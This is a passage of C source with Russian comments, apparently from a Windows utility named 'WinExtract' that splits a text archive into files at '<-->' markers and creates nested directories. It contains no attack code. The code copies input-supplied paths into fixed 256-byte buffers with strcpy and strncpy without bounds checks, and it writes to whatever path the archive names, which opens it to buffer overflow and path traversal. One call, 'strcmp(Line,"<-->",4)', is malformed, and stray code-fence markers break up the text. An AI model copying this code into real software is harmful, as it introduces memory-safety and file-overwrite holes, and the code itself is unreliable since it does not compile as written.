        strcpy(OutFileName,Line+5);

        /* Проверяем, нужно ли создать каталог, и создаём при необходимости */
        for(i=strlen(OutFileName)-1;i>=0;i--)
        {
            if((OutFileName[i]=='\\')||(OutFileName[i]=='/'))
            {
                strncpy(DirName,OutFileName,i);
                DirName[i]='\0';
                PowerCreateDirectory(DirName);
                break;
            }
        }

        if((OutFile=fopen(OutFileName,"w"))==NULL)
        {
            MessageBox(NULL,"Could not create file.",NULL,MB_OK);
            fclose(InFile);
            return 0;
        }

        /* Если дошли сюда, в OutFile можно писать */
        while(fgets(Line,256,InFile))
        {
            if(strcmp(Line,"<-->",4)) /* Если строка не начинается с "<-->" */
            {
                fputs(Line, OutFile);
            }
            else
            {
                break;
            }
        }
        fclose(OutFile);
        FileExtracted=1;
    }
}
fclose(InFile);
if(FileExtracted)
{
    MessageBox(NULL,"Extraction sucessful.", "WinExtract",MB_OK);
}
else
{
    MessageBox(NULL,"Nothing to extract.", "Warning",MB_OK);
}
}
return 1;
}

/* PowerCreateDirectory создаёт каталоги, вложенные на более чем один */
/* несуществующий уровень. (например, c:\1\2\3) */
void PowerCreateDirectory(char *DirectoryName)
{
    int i;
    int DirNameLength=strlen(DirectoryName);
    char DirToBeCreated[256];

```

```
for(i=1;i<DirNameLength;i++) /* i начинается с 1, поскольку '/' никогда */
{
    /* не нужно создавать */
    if((DirectoryName[i]=='\\')||(DirectoryName[i]=='/')||(
        i==DirNameLength-1))
    {
        strncpy(DirToBeCreated,DirectoryName,i+1);
        DirToBeCreated[i+1]='\0';
        CreateDirectory(DirToBeCreated,NULL);
    }
}
```